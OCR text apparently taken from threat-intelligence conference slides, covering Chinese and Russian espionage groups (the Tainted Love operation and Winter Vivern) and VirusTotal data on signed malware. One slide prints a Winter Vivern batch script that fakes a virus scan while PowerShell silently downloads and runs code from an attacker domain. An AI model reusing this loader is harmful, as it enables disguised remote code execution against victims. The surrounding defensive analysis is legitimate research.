
OPERATION TAINTED LOVE

Tainted Love

- A Chinese cyberespionage group in the nexus of Gallium and APT41
- Multi-phase attacks against telecommunication providers
- An evolution of tooling associated with Operation Soft Cell (APT Gallium)

Credential Theft: mim221

- Focus on anti-detection
  - In-memory image mapping
  - Terminating EventLog threads
  - Staging a credential theft capability in the LSASS process itself



Tool Evolution and Sharing

- mim220: A mim221 predecessor
- The “Whizzimo, LLC” certificate

```
memset(Buffer, 0, 520);
wcscpy(Format, L"Version 2.2.0  - build on %hs %hs");
swprintf(Buffer, Format, "Apr 10 2021", "21:22:10");
wprintf(Buffer);
return 0i64;
```

```
memset(Buffer, 0, 520);
wcscpy(Format, L"Version 2.2.1  - build on %hs %hs");
swprintf(Buffer, Format, "Jun  9 2022", "16:02:12");
wprintf(Buffer);
return 0i64;
```

SentinelLABS

ESPIONAGE

WINTER VIVERN

Winter Vivern

- A Russia-aligned espionage group
- Active since early 2021
- Resource-limited, but creative
- Targets government and private entities that support Ukraine in the ongoing war

Luring Methods

- Mimicking government domains
  - Malware distribution
  - Credential theft
- Macro-enabled Excel spreadsheets
  - Individuals associated with the Hochuzhit project

Malware Arsenal

- Batch scripts and PowerShell for downloading malware
- The APERETIF trojan
  - Collects victim details
  - Establishes persistence
  - Stages further malware

```
@echo off
echo Scan viruses signatures started.
echo Scaning...
powershell.exe -c "Start-Process -win hidden -filepath
    'powershell.exe' -argumentlist ""`$a=whoami;"",""[System.Net.Serv
icePointManager]::ServerCertificateValidationCallback = {`$true};iex
    (New-Object
    Net.WebClient).DownloadString('https://bugiplaysec.com/
    fjasmngptwq214.php')"""
echo 3%%
timeout 3 > NUL
echo 7%%
timeout 2 > NUL
echo 13%%
timeout 4 > NUL
echo 22%%
timeout 2 > NUL
echo 29%%
timeout 1 > NUL
echo 35%%
timeout 4 > NUL
echo 41%%
timeout 3 > NUL
echo 50%%
timeout 1 > NUL
echo 57%%
timeout 3 > NUL
echo 68%%
timeout 2 > NUL
echo 72%%
timeout 3 > NUL
echo 87%%
timeout 1 > NUL
echo 90%%
timeout 2 > NUL
echo 98%%
timeout 1 > NUL
echo Virus not found!
pause
```

Takeaways: Cloud Infrastructure

- A trend of Cloud infrastructure abuse
  - APT37 (North Korea): Microsoft Graph abuse
  - REF2924 (China): Microsoft Graph and Microsoft 365 Mail
  - DoNot (India): Google Firebase Cloud Messaging
  - APT28 (Russia): Microsoft OneDrive services
- Makes malicious traffic look legitimate
  - A double-edged sword: Infrastructure operators have visibility
- Monitoring for anomalous Cloud traffic is important

Takeaways: The Chinese Threat

- The most commonly observed APT activity globally
- Broad missions: IP theft, espionage, or generally intelligence collection
- Consistent attacks: government, finance, entertainment, and telcos
  - Persistent, multi-phase attacks
- Continuous maintenance of the malware arsenal
- TTP overlaps and tool-sharing between groups

Takeaways: The Russian Threat

- Ukraine attacks continue
  - Targeting is broadening to EU and entities that support Ukraine
- Different objectives, broad set of TTPs, infection chains of varying complexities
  - Disruption: NoName057(16)
  - Destruction: The AcidRain wiper
  - Espionage: SolarWinds, Winter Vivern

Thank You


SentinelLABS

sentinelone.com/labs

Break

DECEPTION AT A SCALE: HOW MALWARE ABUSES TRUST

Vicente Diaz, Threat Intelligence Strategist @Virus Total



Vicente is a specialist in Threat Intelligence and Threat Hunting.

He works in the VirusTotal team in Google as Threat Intelligence Strategist.

He holds a degree in Computer Science and an MsC in Artificial Intelligence.

He was e-crime manager in S21sec for 5 years and deputy director for EU in Kaspersky's Global Research and Analysis team for almost 10 years, where he was co-creator and responsible for the APT Intelligence Reporting service.

VirusTotal

Deception at scale: How malware abuses trust

Vicente Díaz
@trompi


CCB Connect & Share 2023

- Explores abuse of trust approaches used by attackers.
- Data based on user contributions.

Report

Blog post


Legit domains hosting malware



2.5M suspicious files downloaded from **Alexa Top1K**

Signed Malware


- Malware using valid certificates.
- Around 950k samples were signed with a valid certificate at submission time.



26.5%	Sectigo (AAA)
21.5%	Sectigo RSA Code Signing CA
21.3%	USERTrust RSA Certification
7.7%	DigiCert
5.2%	Sectigo Public Code Signing
4.8%	Sectigo Public Code Signing CA
4.6%	DigiCert SHA2 Assured ID
3.2%	Sage South Africa (Pty) Ltd
2.7%	SILVER d.o.o.
2.5%	IMSI Desing LLC

Signed Malware

- Malware using valid certificates.
- Around 950k samples were signed with a valid certificate at submission time.




flagged as OpenInstall PUA.

Signed by "OI Software, Inc" and "OpenInstall, Inc".


NVIDIA Certificates

Timeline (since march 2022) of signed malicious samples with stolen Nvidia certificates as first seen in VirusTotal.



Visually similar icons

